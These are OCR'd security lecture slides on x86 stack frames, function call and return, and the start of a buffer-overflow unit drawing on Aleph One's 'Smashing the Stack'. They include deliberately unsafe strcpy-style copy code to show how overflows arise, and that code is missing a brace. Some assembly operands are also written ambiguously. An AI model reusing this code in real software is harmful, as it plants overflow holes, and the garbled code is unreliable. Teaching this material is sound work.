
RETURNING FROM A FUNCTION

In C

```
return;
```

In compiled assembly

```
leave:   mov %esp %ebp
         pop %ebp
ret:     pop %eip
```




RETURNING FROM A FUNCTION

In C

```
return;
```

In compiled assembly

```
leave:  mov %esp %ebp
        pop %ebp
ret:    pop %eip
```




RETURNING FROM A FUNCTION

In C

```
return;
```

In compiled assembly

```
leave:  mov %esp %ebp
        pop %ebp
ret:    pop %eip
```




RETURNING FROM A FUNCTION

In C

```
return;
```

In compiled assembly

```
leave:  mov %esp %ebp
        pop %ebp
ret:    pop %eip
```




RETURNING FROM A FUNCTION

In C

```
return;
```

In compiled assembly

```
leave:  mov %esp %ebp
        pop %ebp
ret:    pop %eip
```




RETURNING FROM A FUNCTION

In C

```
return;
```

In compiled assembly

```
leave:   mov %esp %ebp
         pop %ebp
ret:     pop %eip
```




RETURNING FROM A FUNCTION

In C

```
return;
```

In compiled assembly

```
leave:  mov %esp %ebp
        pop %ebp
ret:  ➜ pop %eip
```




RETURNING FROM A FUNCTION

In C

```
return;
```

In compiled assembly

```
leave:   mov %esp %ebp
         pop %ebp
ret:   → pop %eip
```



The next instruction is to "remove" the arguments off the stack


RETURNING FROM A FUNCTION

In C

```
return;
```

In compiled assembly

```
leave:  mov %esp %ebp
        pop %ebp
ret:  → pop %eip
```



The next instruction is to "remove" the arguments off the stack

And now we're back where we started

STACK & FUNCTIONS: SUMMARY

Calling function (before calling):

1. **Push arguments** onto the stack (in reverse)
2. **Push the return address**, i.e., the address of the instruction you want run after control returns to you: e.g., %eip + 2
3. **Jump to the function's address**

STACK & FUNCTIONS: SUMMARY

Calling function (before calling):

1. **Push arguments** onto the stack (in reverse)
2. **Push the return address**, i.e., the address of the instruction you want run after control returns to you: e.g., %eip + 2
3. **Jump to the function's address**

Called function (when called):

4. **Push the old frame pointer** onto the stack: push %ebp
5. **Set frame pointer** %ebp to where the end of the stack is right now: %ebp=%esp
6. **Push local variables** onto the stack; access them as offsets from %ebp

STACK & FUNCTIONS: SUMMARY

Calling function (before calling):

1. **Push arguments** onto the stack (in reverse)
2. **Push the return address**, i.e., the address of the instruction you want run after control returns to you: e.g., %eip + 2
3. **Jump to the function's address**

Called function (when called):

4. **Push the old frame pointer** onto the stack: push %ebp
5. **Set frame pointer** %ebp to where the end of the stack is right now: %ebp=%esp
6. **Push local variables** onto the stack; access them as offsets from %ebp

Called function (when returning):

7. **Reset the previous stack frame**: %esp = %ebp; pop %ebp
8. **Jump back to return address**: pop %eip

STACK & FUNCTIONS: SUMMARY

Calling function (before calling):

1. **Push arguments** onto the stack (in reverse)
2. **Push the return address**, i.e., the address of the instruction you want run after control returns to you: e.g., %eip + 2
3. **Jump to the function's address**

Called function (when called):

4. **Push the old frame pointer** onto the stack: push %ebp
5. **Set frame pointer** %ebp to where the end of the stack is right now: %ebp=%esp
6. **Push local variables** onto the stack; access them as offsets from %ebp

Called function (when returning):

7. **Reset the previous stack frame**: %esp = %ebp; pop %ebp
8. **Jump back to return address**: pop %eip

Calling function (after return):

9. **Remove the arguments** off of the stack: %esp = %esp + *number of bytes of args*

BUFFER OVERFLOW ATTACKS

The following slides are adopted from ***CMSC414*** *course by* ***Dave Levin***
(https://www.cs.umd.edu/class/spring2019/cmsc414/)

http://phrack.org/issues/49/14.html

Smashing The Stack For Fun And Profit

Aleph One


Introduction

Process Memory Organization


The details discussed in this module *assumes* a 32-bit x86 architecture

X86 (32-bit) Registers
EAX – Accumulator register (general purpose register)
ECX – Counter register (general purpose register)
EDX – Data register (general purpose register)
EBX – Base register (general purpose register)
ESP – Stack Pointer register
EBP – Base Pointer register
ESI – Source Index register
EDI – Destination Index register
EIP – Instruction Pointer register

Addresses are 1 Word/4 bytes/32 bits



Little Endian Bytes Ordering



BUFFER OVERFLOWS: HIGH LEVEL

- Buffer =
  - Contiguous set of a given data type
  - Common in C
    - All strings are buffers of `char`'s
- Overflow =
  - Put more into the buffer than it can hold
- Where does the extra data go?
- Well now that you're experts in memory layouts…

COMMON FUNCTIONS THAT CAUSE OVERFLOW

Recall: Strings in C are character arrays terminated with a null character ('\0', which is represented by a byte of all zeroes).

```
char *
strcpy(char *to, char *from) {
   int i=0;
   do {
      to[i] = from[i];
      i++;
   while(from[i] != '\0');
   return to;
}
```

Overflows **`to`** whenever **`strlen(from)`** is greater than the size of **`to`**

```
char *
strncpy(char *to, char *from, size_t len) {
   int i=0;
   while(from[i] != '\0' && i < len) {
      to[i] = from[i];
      i++;
   }
   return to;
}
```

COMMON FUNCTIONS THAT CAUSE OVERFLOW

Recall: Strings in C are character arrays terminated with a null character ('\0', which is represented by a byte of all zeroes).

strcpy(char *to, char *from)

Copies 'from' into 'to' until it reaches the null character in from

Does not take into account the size of either

